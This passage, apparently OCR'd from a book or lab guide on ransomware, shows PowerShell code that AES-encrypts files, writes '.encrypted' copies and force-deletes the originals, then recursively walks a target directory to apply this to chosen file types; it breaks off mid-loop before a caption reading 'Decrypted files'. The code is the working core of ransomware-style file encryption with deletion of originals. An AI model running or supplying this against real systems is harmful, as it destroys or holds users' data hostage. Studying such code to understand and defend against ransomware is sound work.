# Function to encrypt file
function Encrypt-File {
  param (
  [string]$FilePath,
  [string]$Key,
  [string]$IV
  )
  $PlainBytes = [System.IO.File]::ReadAllBytes($FilePath)
  $AES = [System.Security.Cryptography.Aes]::Create()
  $AES.Key = [System.Convert]::FromBase64String($Key)
  $AES.IV = [System.Convert]::FromBase64String($IV)
  $Encryptor = $AES.CreateEncryptor()
  $EncryptedBytes = $Encryptor.TransformFinalBlock($PlainBytes, 0,
$PlainBytes.Length)
  [System.IO.File]::WriteAllBytes("$FilePath.encrypted",
$EncryptedBytes)
  Remove-Item -Path $FilePath -Force
}

# Iterate over all files in target directory and run encryption
Get-ChildItem -Path $TargetDir -Recurse -File -Include $FileTypes |
ForEach-Object {
  $FilePath = $_.FullName

  if ($ExcludedFiles -notcontains $_.Name) {
  Write-Output "Encrypting: $FilePath"
```




Figure 178: Decrypted files